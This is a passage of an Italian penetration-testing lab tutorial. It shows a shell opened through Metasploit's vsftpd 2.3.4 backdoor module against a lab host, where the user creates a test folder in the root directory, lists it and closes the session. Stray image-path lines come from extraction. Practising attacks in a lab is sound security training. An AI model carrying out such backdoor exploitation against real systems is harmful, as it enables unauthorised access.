
```
cd /
```

2. Crea la cartella richiesta:

```
mkdir test_metasploit
```

3. Verifica che la cartella sia stata creata:

```
ls
```




```
cd /
pwd
/
mkdir test_metasploit
ls
*?6
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Concludere

1. Disconnettiti dalla sessione:

```
exit
```



```
exit
[*] 192.168.1.149 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exit

┌──(kali㉿kali)-[~]
└─$ 
```